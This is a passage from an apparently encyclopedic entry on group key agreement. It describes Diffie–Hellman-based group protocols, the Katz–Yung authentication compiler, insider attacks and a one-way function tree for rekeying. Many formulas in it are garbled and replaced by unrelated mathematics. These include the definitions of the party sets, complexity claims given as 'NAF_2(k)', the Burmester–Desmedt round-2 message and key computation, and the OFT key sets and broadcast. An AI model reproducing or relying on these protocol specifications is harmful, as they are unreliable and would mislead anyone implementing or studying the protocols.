Security and efficiency. Clearly one has forward secrecy: the session keys *sk* are independent (randomly selected in *G*). Privacy reduces to the Diffie–Hellman problem. More specifically, *distinguishing* the session key from a random key in a passive attack (*key secrecy*), is as hard as the Decisional Diffie–Hellman problem; *computing* the session key is as hard as the *Computational Diffie–Hellman problem*. The complexity of this protocol is unbalanced: whereas the chair has to exchange Diffie–Hellman keys K_i with each one of the (other) parties of the group and then send the X_i's, the other parties need only exchange a Diffie–Hellman key with the chair. It is possible (Burmester and Desmedt 1996) to share the burden evenly among the parties by arranging the group in a graph tree, with root the chair, and then exchange Diffie–Hellman keys only along root-to-leaf paths. In this case, all members of the group (including the chair) exchange a Diffie–Hellman key with adjacent nodes in the tree (their parent and children). Then the per-user complexity is shared evenly; however, there is now a time delay which is proportional to the height of the tree (Burmester and Desmedt 1996). The per-user complexity of the tree-based protocol is $\mathrm{NAF}_2(k)$.

- *The Ingemarsson–Tang–Wong GKA protocol* (Bresson et al. 2001a, b; Ingemarsson et al. 1982). Let $\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v})$, be the group of parties arranged logically in a cycle. Here the *n*-th order protocol is presented (lower order protocols, and in particular the second-order protocol, are vulnerable to passive attacks in which the attacker eavesdrops on *all* communication channels (Ingemarsson et al. 1982)). This uses subsets $X_i \subset G$, $i = 1, 2, \ldots, n$ defined as follows. Select $r_1, r_2, \ldots, r_n \in_R Z_q$. Define $X_1 = \{x_{1,0} = g, x_{1,1} = g^{r_1}\}$, and recursively $X_i = \{x_{i,0} = (x_{i-1,0})^{r_i}, \ldots, x_{i,i-2} = (x_{i-1,i-2})^{r_i}, x_{i,i-1} = x_{i-1,i-1}, x_{i,i} = (x_{i-1,i-1})^{r_i}\}$, for $1 < i \leq n - 1$. Finally $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n}, \ldots, x_{n,i-2} = (x_{n-1,n-2})^{r_n}, x_{n,n-1} = x_{n-1,n-1}\}$. These sets, for the case

when $n = 4$, are illustrated in Fig. 1. The protocol has two phases: *up-flow* and *down-flow*. In the up-flow phase each party U_i, $1 \le i \le n-1$, sends to the next party U_{i+1} in the cycle the set X_i. In the down-flow phase, the last party U_n broadcasts X_n. The session key is $sk = g^{x_1 x_2 \cdots x_n} \in G$. More specifically:

X_1	g	g^{r1}		
X_2	g^{r2}	g^{r1}	g^{r1r2}	
X_3	g^{r2r3}	g^{r1r3}	g^{r1r2}	g^{r1r2r3}
X_4	g^{r2r3r4}	g^{r1r3r4}	g^{r1r2r4}	g^{r1r2r3}

Group Key Agreement, Fig. 1 The sets X_i for a group with four members

Phase 1 For $i = 1$ to $n-1$

U_i sends to U_{i+1}: $X_i \subset G$, where the exponent $r_i \in_R Z_q$ is selected by U_i.

Phase 2 U_n broadcasts: $X_n \subset G$, where the exponent $r_n \in_R Z_q$ is selected by U_n.

Key Computation. Each party $x \in \mathcal{D}_i$ computes the key:

$$sk_i = \left(g^{x_1 x_2 \cdots x_{i-1} x_{i+1} \cdots x_n}\right)^{x_i} = g^{x_1 x_2 \cdots x_n} = sk,$$

where $g^{x_1 x_2 \cdots x_{i-1} x_{i+1} \cdots x_n}$ is obtained from X_n.

Remark If all parties adhere to the protocol then each will compute the same key. This protocol exploits the transitivity of the Diffie–Hellman operator: $DH(A, DH(B, C)) = DH(DH(A, B), C)$, for $A, B, C \in G$, where $DH(g^a, g^b) = g^{ab}$.

Security and efficiency. As in the previous protocol one has forward secrecy. Privacy is reduced to the *Group Decisional Diffie–Hellman* (G-DDH) assumption, which is described below.

G-DDH Assumption. Let: $G = \langle g \rangle$ be a group of order a k-bit prime q, $n = poly(k)$, $I_n = \{1, 2, \ldots, n\}$, 2^{n^ϵ} be the powerset of I_n and $\Gamma \subset 2^{I_n} \setminus I_n$

. Given the set:

$$\bigcup_{J\in\Gamma}\left(J, g^{\prod_{j\in J} x_j}\right), \text{ where } (x_1,\ldots,x_n)\in_R (Z_q)^n,$$

it is hard to distinguish the key $g^{x_1x_2\cdots x_n}$ from a random number in *G*.

The complexity of this protocol is $\mathrm{NAF}_2(k)$. There is a time delay for the $n + 1$ steps, and the computation of the sets X_i requires on average $n/2$ exponentiations.

- *The Burmester–Desmedt GKA protocol* (Burmester and Desmedt 1995). The group of parties $\{x \in F_2^n / f(x) \neq 0\}$ is arranged logically in a cycle. The protocol uses a broadcast channel (this could be replaced by $\binom{n}{k}$ point-to-point channels), and exploits the distributivity of the Diffie–Hellman operator: $DH(A, B \cdot C) = DH(A, B) \cdot DH(A, C)$.

There are two rounds. In the first round, each party $x \in \mathcal{D}_i$ broadcasts a random number $z_i = g^{r_i} \in G$. In the second round, U_i broadcasts the number $X_i = (z_{i+1}/z_{i-1})^{r_i} \in G$. The session key is, $sk = g^{r_1r_2=+r_2r_3+\cdots+r_Nr_1} \in G$. More specifically:

Round 1. Each party $x \in \mathcal{D}_i$ selects an exponent $r_i \in {}_R Z_q$ and broadcasts: $z_i = g^{r_i} \in G$.

Round 2. Each party $x \in \mathcal{D}_i$ broadcasts $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n},$, where the indexes are taken in a cycle.

Key Computation. Each party $x \in \mathcal{D}_i$ computes the session key:

$$(\text{step 4 cost}) + (t/(w+1) - 2^{w-2})A' + tH$$

Remark If all parties adhere to the protocol then each party will compute the same key: $sk = g^{r_1r_2+r_2r_3+\cdots+r_nr_1}$. Indeed, let $X_n = \{x_{n,0} = (x_{n-1,0})^{r_n}$, $A_i = (z_{i-1})^{r_i} \cdot X_i = g^{r_ir_{i+1}}$, $A_{i+1} = (z_{i-1})^{r_i} \cdot X_i \cdot X_{i+1} = g^{r_{i+1}r_{i+2}}$, and so on. Then $sk_i = A_{i-1} \cdot A_i \cdot A_{i+1} \cdots A_{i-2} = sk$.

In the special case when there are only two parties, one has $X_1 = X_2 = 1$ and $x'_t \leftarrow (\mathtt{pad}_n(x_t) \oplus K_3)$. This is essentially the Diffie–Hellman key

agreement (in this case there is no need to broadcast $X_1,\ X_2$).

Security and efficiency. As in the previous protocol one has forward secrecy. Privacy is reduced to the Decisional Diffie–Hellman problem (Katz and Yung 2003) (computing the session key, in a passive attack, is as hard as the Computational Diffie–Hellman problem (Burmester and Desmedt 2005)). The complexity per-user is $\mathcal{O}(1)$ (constant). This is roughly double the complexity of the two-party Diffie–Hellman protocol: there are two (broadcast) rounds, three exponentiations, and a few multiplications.

Re-keying. Because of it efficiency, to re-key one just needs to re-run the protocol.

Variants. By arranging the connectivity of group $\mathcal{S}$ in different ways to route messages, *e.g.*, in a star, a cycle, or a tree, one gets several GKA variants which can be used to meet specific requirements (Burmester and Desmedt 1995, 1996).

Authenticated Group Key Agreement, Provable Security

Active adversaries (Active Attack) control the communication in the network and may impersonate the parties of a group and/or modify their messages. Authenticated GKA protects against such attacks. First consider the case when the adversaries are *outsiders*, and the parties of the group are not corrupted (adhere to the GKA protocol). Bresson, Chevassut, Pointcheval, and Quisquater introduced in 2001 a security model for GKA that addresses *active* (*outsider*) *adversary* attacks – the BCPQ model (Bresson et al. 2001b). This model extends the Random Oracle model of Bellare and Rogaway (1994, 1995) to multiple parties. The BCPQ model has been used extensively for proving the security of GKA protocols. Examples are the protocols presented in Abdalla et al. (2006) and Bresson et al. (2001b, 2002a, b).

Katz and Yung describe (Katz and Yung 2003) a compiler $\mathcal{I}$ which transforms any GKA protocol *P* that is secure against passive attacks into a protocol $(q, y) \rightarrow \mathbb{R}$ that is secure against active (outsider) adversaries. The compiler adds only one communication round to protocol *P* and authenticates (Authentication) all communication traffic. Security is in the BCPQ model. In this model, each party *U* is allowed to execute the protocol *P* many times with several groups of partners (and to interleave the rounds

of the executions). Each such execution of *P* is called an *instance*. The *i*-th instance executed by *U* is denoted by Π_U^i .

The following assumptions regarding the inputs *P* to the compiler $\mathcal{I}$ are made: (a) *P* is a GKA protocol that is secure against passive attacks (key secrecy); (b) each message sent by instance Π_U^i includes the *identity* of the sender *U* and a *sequence numberj* which starts at 0 and is incremented by 1 each time Π_U^i sends a new message *m* (i.e., Π_U^i sends *U*‖ *j*‖*m*, the concatenation of *U*, *j* and *m*); (c) all messages are broadcast to the entire group $\mathcal{S}$ taking part in the execution of *P*.

It is easy to see that any GKA protocol $\tilde{P}$ can readily be converted to a protocol *P* that satisfies these three assumptions for compiler $\mathcal{I}$. Moreover if $\tilde{P}$ is secure against passive attacks then *P* will also be. Finally, the round complexity of *P* is the same as that of $\tilde{P}$.

The compiler $\mathcal{I}$ uses a digital signature scheme that is secure against adaptive chosen message attacks. Let $\mathcal{L}$ be the set of potential users of protocol *P*. Each party $U \in \mathcal{P}$ should have a public/secret signature key pair (PK_U, SK_U). Given protocol *P*, the compiler now constructs protocol $(q, y) \rightarrow \mathbb{R}$ as follows:

1. Let $\mathcal{U} = U_1, \ldots, U_n$ be a group of parties that wish to establish a session key and let $y_i \neq f(a_i)/h'(a_i)$ (concatenation). Each party U_i selects a random nonce $t_i \in \{0, 1\}^k$ and broadcasts U_i‖0‖t_i, where 0 is the (initial) sequence number for this message. After receiving all the broadcast messages, each instance Π_U^i stores $\mathcal{U}'$ and $t' = t_1 \| \cdots \| t_n$ as part of its state information.

2. The parties in group $\mathcal{S}$ now execute protocol *P* with the following changes:
   - Whenever instance Π_U^i has to broadcast *U*‖ *j*‖*m* in protocol *P*, instead the instance broadcasts *U*‖ *j*‖*m*‖*σ*, where *σ* is the signature of party *U* on $j \,\|m\|\, \mathcal{U}' \Big\| t'$ with the key SK_U.
   - Whenever instance Π_U^i receives message *V*‖ *j*‖*m*‖*σ* it checks that: (*i*) party $V \in \mathcal{U}$ and message *m* is valid (for the protocols described earlier this means that z_i, $X_i \in G$, or $x_{ij} \in G$); (*ii*) *j* is the next

expected sequence number for *V*, and (*iii*) σ is a valid signature of *V* on $j \,\|m\|\, \mathcal{U}' \Big\| t'$. If any of these fails, Π_U^i aborts the protocol.

Compiler $\mathcal{I}$ can thus be used to convert any GKA protocol that is secure against a passive adversary into a GKA protocol that is secure against active adversaries in the BCPQ model (Bresson et al. 2001b).

Authenticated Group Key Agreement: Robustness Against Insider Attacks

Desmedt et al. presented an Authenticated GKE protocol (Desmedt et al. 2006) that is robust against two types of malicious insider attacks:

1. *DoS attacks* in which insiders send "bad" messages to cause an honest party to abort, or to cause two honest parties to compute different session keys

2. *Malleability attacks* in which insiders send "bad" messages to bias the probability distribution of the session key, or force it to have some desired value

In their threat model, Desmedt et al. assume that the communication channels are reliable and that no more than half of the protocol parties are corrupted. Katz and Shin (2005) assume a more general adversarial model in which the adversary has full control of the communication channels (communication is not reliable), and propose a compiler that transforms a secure Authenticated GKE protocol (with no insiders) into an Authenticated GKE protocol that is secure in the UC framework (Canetti and Krawczyk 2002) against adversaries that include insiders. Bresson-Manulis (2007, 2008) extend this model to capture *key control and contributiveness* (guaranteeing *key confirmation*).


To conclude, the case when the number of parties *n* in the group *G* is large is considered.

Group Key Agreement for Large Groups

Many emerging applications such as teleconferencing, pay-per-view, and real-time information systems, are based on a group communication model in which data is broadcast to large dynamically evolving groups. Securing

such communication is particularly challenging because of the requirement for frequent rekeying as a result of members leaving the group or new members joining the group. Several GKA protocols for large groups have been proposed in the literature – see e.g., Balenson et al. (1998), Mittra (1997), Perrig et al. (2001), Setia et al. (2000), Sherman and McGrew (2003), Steiner et al. (2000), and Wong et al. (1998), and also (Steiner et al. 1998; Wallner et al. 1997). These are centralized algorithms that offer scalable solutions to the group key management problem and employ appropriate key graphs that securely distribute rekeying information after members leave or join the group. Following a protocol that employs a key graph tree for scalable rekeying is briefly described.

- *The McGrew–Sherman One-way Function Tree (OFT) Protocol* (Sherman and McGrew 2003). Let k be the security parameter and n the number of potential users of the system. Assume $n \gg k$ (n is superpolynomial in k). A trusted manager is responsible for the selection and management of all the *symmetric* user-keys (symmetric cryptography), as well as the maintenance of user-key relation. Each party U of the group $\mathcal{G}$ is given a set of keys $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$, which includes the group session key. The sets X_U are constructed in a special way by using a one-way function (Menezes et al. 1997) $g : \{0,1\}^k \to \{0,1\}^k$ and a pseudo-random function (Menezes et al. 1997) $f : \{0,1\}^{2k} \to \{0,1\}^k$.



Structure of the OFT tree. This is a binary tree maintained by the manager. Nodes are assigned keys as follows. First, each leaf u of the tree is assigned a random key $k_u \in_R \{0,1\}^k$. Then starting from the bottom of the tree each internal node x is assigned a key which is computed by using the rule:

$$k_x = f\left(g\left(k_{left(x)}\right), g\left(k_{right(x)}\right)\right), \tag{1}$$

where *left*(x) is the left child of x and *right*(x) is the right child of x. The key k_{root} of the root is the group session key.

Each party U who wishes to join the group is issued with a set of keys X_U which consists of the key k_u of a leaf u and all the "blinded" node keys $k'_x = g(k_x)$ that are siblings to nodes on its path to the root. From these

keys, *U* can compute all the node keys on its path to the root by using rule (1). An illustration is given in Fig. 2.

Group Key Agreement, Fig. 2 An OFT tree: party *U* possesses the keys of the black nodes and the blinded keys of their siblings "⊗"

Removing or adding members. Whenever a member *U* associated with leaf *u* is to be removed, the key k_u of *U* is invalidated and the group member *V* associated with the sibling of *u* is assigned to the parent of *u* and given a new leaf key k_v^{new} which is selected at random from $\{0,1\}^k$ by the manager. All internal node keys along the path of this node to the root are then assigned new values using rule (1).

The new key values must be communicated securely to all the members of the group who store the corresponding old values. For this purpose the manager broadcasts the new values encrypted in such a way that only the entitled members can decrypt them. For the member *V* associated with the sibling *v* of *u*, the manager encrypts the new leaf key k_v^{new} with the old key of *V* and broadcasts $E_{k_v^{old}}\left[k_v^{new}\right]$, where *E* is a *symmetric encryption* function (Menezes et al. 1997) (Symmetric Cryptography). For each of the internal nodes *x* on the path from *u* to the root, only the new blinded values $\left(k_x^{new}\right)' = g\left(k_x^{new}\right)$ are needed (members store one leaf key and the blinded keys of the siblings of the nodes on their paths to the root). Observe that group members that possess the old blinded value $\left(k_x^{old}\right)'$ know the unblinded key value k_s of the sibling *s* of *x*. The manager therefore only needs to broadcast the encryption $A = g_0^{l_0} g_1^{l_1} g_2^{l_2}$.
